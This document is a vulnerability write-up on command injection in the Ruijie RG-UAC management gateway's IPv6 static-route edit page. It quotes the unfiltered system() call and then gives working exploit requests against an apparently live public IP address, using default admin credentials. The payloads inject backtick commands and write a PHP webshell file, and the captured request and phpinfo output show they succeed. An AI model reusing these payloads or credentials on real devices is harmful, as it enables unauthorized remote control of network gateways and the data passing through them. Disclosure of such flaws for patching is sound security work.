

# Ruijie RG-UAC Unified Internet Behavior Management Audit

## System Backend RCE Vulnerability

### 1. Vulnerability Description

There is a command execution vulnerability in the Ruijie RG - UAC application management gateway backend `/view/networkConfig/RouteConfig/StaticRoute/static_route_edit_ipv6.php?action=modify` interface. An attacker can execute arbitrary commands to control server permissions.

## 2. Vulnerability impact

Ruijie RG-UAC Unified Internet Behavior Management Audit System

## 3. Vulnerability location

/view/networkConfig/RouteConfig/StaticRoute/static\_route\_edit\_ipv6.php?action=modify

## 4. Code analysis

In the POST request, the parameters oldipmask and oldgateway are not filtered in any way and are directly spliced into the command executed by exec, causing an arbitrary command execution vulnerability.



```
16 =  
17 else //主机  
18 {  
19 $editip = $ipmask;  
20 $editipren = '';  
21 }  
22 }  
23 function static_route_edit_ipv6($msg)  
24 {  
25 $ip6 = @inet_pton($_POST["text_ip_addr"]);  
26 if(false === strpos($_POST["text_ip_addr"], ':') || $ip6==='')  
27 {  
28 $msg = _gettext('ip6formaterror');  
29 return false;  
30 }  
31 }  
32 if($_POST["text_prefixlen"] < 0 || $_POST["text_prefixlen"] > 128)  
33 {  
34 $msg = _gettext('prelenformaterror');  
35 return false;  
36 }  
37 }  
38 $info = sprintf("ip -6 route del %s via %s", $_POST["oldipmask"], $_POST["oldgateway"]);  
39 system($info, $ret);  
40 if (0 != $ret)  
41 {  
42 $msg = _gettext('fail');  
43 return false;  
44 }  
45 }  
46 }  
47 $info = sprintf("ip -6 route add %s/%s via %s", $_POST["text_ip_addr"], $_POST["text_prefixlen"], $_POST["text_gateway"]);  
48 system($info, $ret);  
49 if (0 != $ret)  
50 {  
51 $msg = _gettext('fail');  
52 $info = sprintf("ip -6 route add %s via %s", $_POST["oldipmask"], $_POST["oldgateway"]);  
53 system($info, $ret);  
54 return false;  
55 }  
56 }  
57 }  
58 if($_REQUEST['action']=='modify') //提交后的修改
```


## 5. Vulnerability recurrence

Case: <https://223.99.9.251:1443/>

1、As shown in the figure login interface.



Log in with username/password【admin/ firewall】



2、Construct a data packet and change the oldipmask parameter to 'id>1. txt' to execute any command


POST

/view/networkConfig/RouteConfig/StaticRoute/static\_route\_edit\_ipv6.php?action=modify HTTP/1.1


Host: 223.99.9.251:1443

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0)  
Gecko/20100101 Firefox/124.0  
Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*  
;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate  
Origin: http://113.24.216.50:280  
Sec-GPC: 1  
Connection: close  
Referer: http://113.24.216.50:280/view/fireWall/PreDOSattack/list.php  
Cookie: PHPSESSID=ebd507c9bc5a4293c3e5e596f37157bf  
Upgrade-Insecure-Requests: 1  
X-Forwarded-For: 0000:0000:0000::0000  
X-Originating-IP: 0000:0000:0000::0000  
X-Remote-IP: 0000:0000:0000::0000  
X-Remote-Addr: 0000:0000:0000::0000  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 68

text\_ip\_addr=0000:0000:0000::0000&oldipmask=`id+>1.txt`&oldgateway=1




visit /view/networkConfig/RouteConfig/StaticRoute/1.txt



You can also write webshell, here use phpinfo to test

```
text_ip_addr=0000:0000:0000::0000&oldipmask=`echo"<?php+phpinfo();?>"+>1.php`&oldgateway=1
```



visit /view/networkConfig/RouteConfig/StaticRoute/1.php

GoCancel<>

Request

RawParamsHeadersHex

GET /view/networkConfig/RouteConfig/StaticRoute/1.php HTTP/1.1  
Host: 223.99.9.251:1443  
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0) Gecko/20100101 Firefox/124.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate  
Origin: http://113.24.216.50:280  
Sec-GPC: 1  
Connection: close  
Referer: http://113.24.216.50:280/view/fireWall/PreDOSattack/list.php  
Cookie: PHPSESSID=ebd507c9bc5a4293c3e5e596f37157bf  
Upgrade-Insecure-Requests: 1  
X-Forwarded-For: 0000:0000:0000::0000  
X-Originating-IP: 0000:0000:0000::0000  
X-Remote-IP: 0000:0000:0000::0000  
X-Remote-Addr: 0000:0000:0000::0000

Target: https://223.99.9.251:1443

Response

RawHeadersHexHTMLRenderMarkInfo

PHP Version 7.1.7

System	Linux RG-UAC 3.2.30 #299 SMP Wed Sep 27 16:32:05 CST 2017
Build Date	Jul 24 2017 19:02:56
Configure Command	./configure '--prefix=/usr/local/php-5.6' '--with-mysql' '--with-gettext=/usr/local/gettext' '--with-gd' '--enable-mbstring' '--disable-debug' '--enable-sockets'
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/php-5.6/lib
Loaded Configuration File	/usr/local/php-5.6/lib/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS
PHP Extension Build	API20131226,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled